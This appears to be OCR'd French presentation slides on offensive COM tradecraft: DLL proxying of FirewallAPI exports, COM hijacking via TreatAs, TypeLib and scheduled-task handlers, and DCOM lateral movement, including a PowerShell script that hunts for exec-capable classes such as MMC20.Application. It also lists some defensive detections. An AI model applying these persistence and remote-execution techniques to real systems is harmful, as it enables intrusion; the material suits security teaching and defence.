#pragma comment(linker, "/EXPORT:FWAddSecurityRealm=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWAddSecurityRealm")
#pragma comment(linker, "/EXPORT:FWChangeNotificationCreate=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWChangeNotificationCreate")
#pragma comment(linker, "/EXPORT:FWChangeNotificationDestroy=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWChangeNotificationDestroy")
#pragma comment(linker, "/EXPORT:FWChangeTransactionalState=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWChangeTransactionalState")
#pragma comment(linker, "/EXPORT:FWClosePolicyStore=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWClosePolicyStore")
#pragma comment(linker, "/EXPORT:FWCopyAuthenticationSet=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWCopyAuthenticationSet")
#pragma comment(linker, "/EXPORT:FWCopyConnectionSecurityRule=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWCopyConnectionSecurityRule")
#pragma comment(linker, "/EXPORT:FWCopyCryptoSet=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWCopyCryptoSet")
#pragma comment(linker, "/EXPORT:FWCopyDynamicKeywordRuleLink=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWCopyDynamicKeywordRuleLink")
#pragma comment(linker, "/EXPORT:FWCopyFirewallRule=\\\\.\\GLOBALROOT\\SystemRoot\\System32\\FirewallAPI.dll.FWCopyFirewallRule")
```

https://github.com/mrexodia/perfect-dll-proxy

Points d'attention

> DLL proxy à la rescousse



Points d'attention

> Appel depuis d'autres processus que celui ciblé

Points d'attention

> Mutex / Vérification du nom du processus

```cpp
bool IsAlreadyRunning(const wchar_t* mutexName) {
    HANDLE hMutex = CreateMutexW(nullptr, TRUE, mutexName);

    if (GetLastError() == ERROR_ALREADY_EXISTS) {
        return true;
    }

    return false;
}
```

```cpp
bool IsCurrentProcessName(const wchar_t* targetName) {
    wchar_t processPath[MAX_PATH];
    if (GetModuleFileNameW(NULL, processPath, MAX_PATH)) {
        const wchar_t* lastBackSlash = wcsrchr(processPath, L'\\');
        const wchar_t* processName = lastBackSlash ? lastBackSlash + 1 : processPath;
        return wcscmp(processName, targetName) == 0;
    }
    return false;
}
```

Quel processus cibler ?

1. Appelés régulièrement
2. Restent ouverts la durée de la session
3. Communiquent avec Internet


> Composants builtin
> Suite bureautique
> Navigateurs
> Clients VPN
> EDR

Alternatives

> ProgID / TreatAs / TypeLib / ScriptletURL

Process Name	Operation	Path	Result
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\HNetCfg.FwPolicy2\CLSID	NAME NOT FOUND
FirewallCheck.exe	RegOpenKey	HKCR\HNetCfg.FwPolicy2\CLSID	SUCCESS

Process Name	Operation	Path	Result
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\TreatAs	NAME NOT FOUND
FirewallCheck.exe	RegOpenKey	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\TreatAs	NAME NOT FOUND




https://www.221bluestreet.com/offensive-security/windows-components-object-model/com-hijacking-t1546.015


Explorer.EXE	2612	RegOpenKey	HKCU\Software\Classes\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\1.1	NAME NOT FOUND
Explorer.EXE	2612	RegEnumKey	HKCR\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\1.1	SUCCESS
Explorer.EXE	2612	RegQueryKey	HKCR\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\1.1	SUCCESS
Explorer.EXE	2612	RegQueryKey	HKCR\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\1.1	SUCCESS

https://cicada-8.medium.com/hijack-the-typelib-new-com-persistence-technique-32ae1d284661

Alternatives

- Missing objects hijacking





https://bohops.com/2018/06/28/abusing-com-registry-structure-clsid-localserver32-inprocserver32/

Alternatives

> Ne pas se limiter aux .exe et .dll !

```
❯ cat comClass.csv | cut -d ',' -f 3 | grep 'C:' | grep -v -i '\.dll\|\.exe' | sort -uf
"C:\Windows\System32\appwiz.cpl"
"C:\Windows\System32\bdaplgin.ax"
"C:\Windows\System32\bthprops.cpl"
"C:\Windows\System32\dmview.ocx"
"C:\Windows\System32\hhctrl.ocx"
"C:\Windows\system32\intl.cpl"
"C:\Windows\System32\ksproxy.ax"
"C:\Windows\System32\kstvtune.ax"
"C:\Windows\System32\kswdmcap.ax"
"C:\Windows\System32\ksxbar.ax"
"C:\Windows\System32\Mpeg2Data.ax"
"C:\Windows\System32\mpg2splt.ax"
```

Alternatives

- Tâches planifiées

```
PS C:\> schtasks /query /XML /TN "\Microsoft\Windows\BitLocker\BitLocker Encrypt All Driv
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.6" xmlns="http://schemas.microsoft.com/windows/2004/02/mit
  <RegistrationInfo>
    <SecurityDescriptor>D:P(A;;FRFX;;;AU)(A;;FA;;;SY)</SecurityDescriptor>
    <URI>\Microsoft\Windows\BitLocker\BitLocker Encrypt All Drives</URI>
  </RegistrationInfo>
  <Principals>
    <Principal id="Users">
      <GroupId>S-1-5-4</GroupId>
    </Principal>
  </Principals>
  <Settings>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <RunOnlyIfNetworkAvailable>true</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <UseUnifiedSchedulingEngine>true</UseUnifiedSchedulingEngine>
  </Settings>
  <Triggers>
    <WnfStateChangeTrigger>
      <StateName>7568BCA32B188341</StateName>
    </WnfStateChangeTrigger>
  </Triggers>
  <Actions Context="Users">
    <ComHandler>
      <ClassId>{61BCD1B9-340C-40EC-9D41-D7F1C0632F05}</ClassId>
      <Data><![CDATA[BitLockerEncryptAllDrives]]></Data>
    </ComHandler>
  </Actions>
</Task>
```

https://enigma0x3.net/2016/05/25/userland-persistence-with-scheduled-tasks-and-com-handler-hijacking/

Quelques mesures défensives

> Détecter les ajouts de CLSID dans HKCU
> Chargement de DLL hors *Program Files* et *System32*
> Chargement de DLL non signées

Mouvements latéraux

Utiliser un objet COM distant ?


> DCOM = extension permettant d'utiliser COM entre deux ordinateurs de manière « transparente »

> Transite à travers le protocole DCE/RPC (TCP/135)

DCOM

AppID = identifiant d'un groupe de classes COM auquel est associé un ensemble de configurations (ex : droits d'activation)


FirewallCheck.exe – À distance !



FirewallCheck.exe — À distance !

```
15      COSERVERINFO serverInfo = { 0 };
16      serverInfo.pwszName = (LPWSTR)remoteComputerName;
17
18      MULTI_QI mqi = { 0 };
19      mqi.pIID = &__uuidof(INetFwPolicy2);
20      mqi.pItf = nullptr;
21      mqi.hr = 0;
22
23      hr = CoCreateInstanceEx(
24          clsid,
25          nullptr,
26          CLSCTX_REMOTE_SERVER,
27          &serverInfo,
28          1,
29          &mqi
30      );
```


FirewallCheck.exe — À distance !



COM pour l'accès initial

- *WScript.Shell* - Exécution de commandes
- *Scripting.FileSystemObject* - Gestion de fichiers
- *MSXML2.XMLHTTP* - Téléchargement de fichiers
- *Wscript.Shell* - Gestion de clés de registres
- *Schedule.Service* - Gestion de tâches planifiées

Pas pour toutes les classes..



Cherchons un candidat

> Classe COM disposant d'un AppID

> Méthode avec mots clé intéressants (ex : ***exec***)

> Enjoy ?

Script basique de recherche

```powershell
foreach ($key in Get-ChildItem "Registry::HKEY_CLASSES_ROOT\CLSID") {
    try {

        if ($key.GetValue("AppID")) {
            $clsid = $key.PSChildName
            $progId = Get-ItemPropertyValue -Path "Registry::HKEY_CLASSES_ROOT\CLSID\$clsid\ProgID" -Name "(default)"
            $type = [Type]::GetTypeFromCLSID($clsid)

            if ($type -ne $null) {
                $comobj = [System.Activator]::CreateInstance($type)
                $visited.Clear()
                $allMethods = Get-MethodsRecursively -obj $comobj
                [System.Runtime.Interopservices.Marshal]::ReleaseComObject($comobj) | Out-Null

                $interestingMethods = @()
                foreach ($method in $allMethods) {
                    if ($method -match 'exec') {
                        $interestingMethods += $method
                    }
                }
                if ($interestingMethods.Count -ne 0) {
                    Write-Host "COM Class: $clsid $progId"
                    $interestingMethods | ForEach-Object { Write-Host "  - $_()" }
                    Write-Host ""
                }
```

Script basique de recherche


```
PS C:\> .\SearchExecDCOM.ps1
COM Class: {0002DF01-0000-0000-C000-000000000046} InternetExplorer.Application.1
  - Application.ExecWB()
  - Parent.ExecWB()

COM Class: {49B2791A-B1AE-4C90-9B8E-E860BA07F889} MMC20.Application.1
  - Document.ActiveView.ExecuteScopeNodeMenuItem()
  - Document.ActiveView.ExecuteSelectionMenuItem()
  - Document.ActiveView.ExecuteShellCommand()
  - Document.Views.ExecuteScopeNodeMenuItem()
  - Document.Views.ExecuteSelectionMenuItem()
  - Document.Views.ExecuteShellCommand()
```


Pas si immédiat..

> Droits d'activation

CLSID | Supported Interfaces | AppID

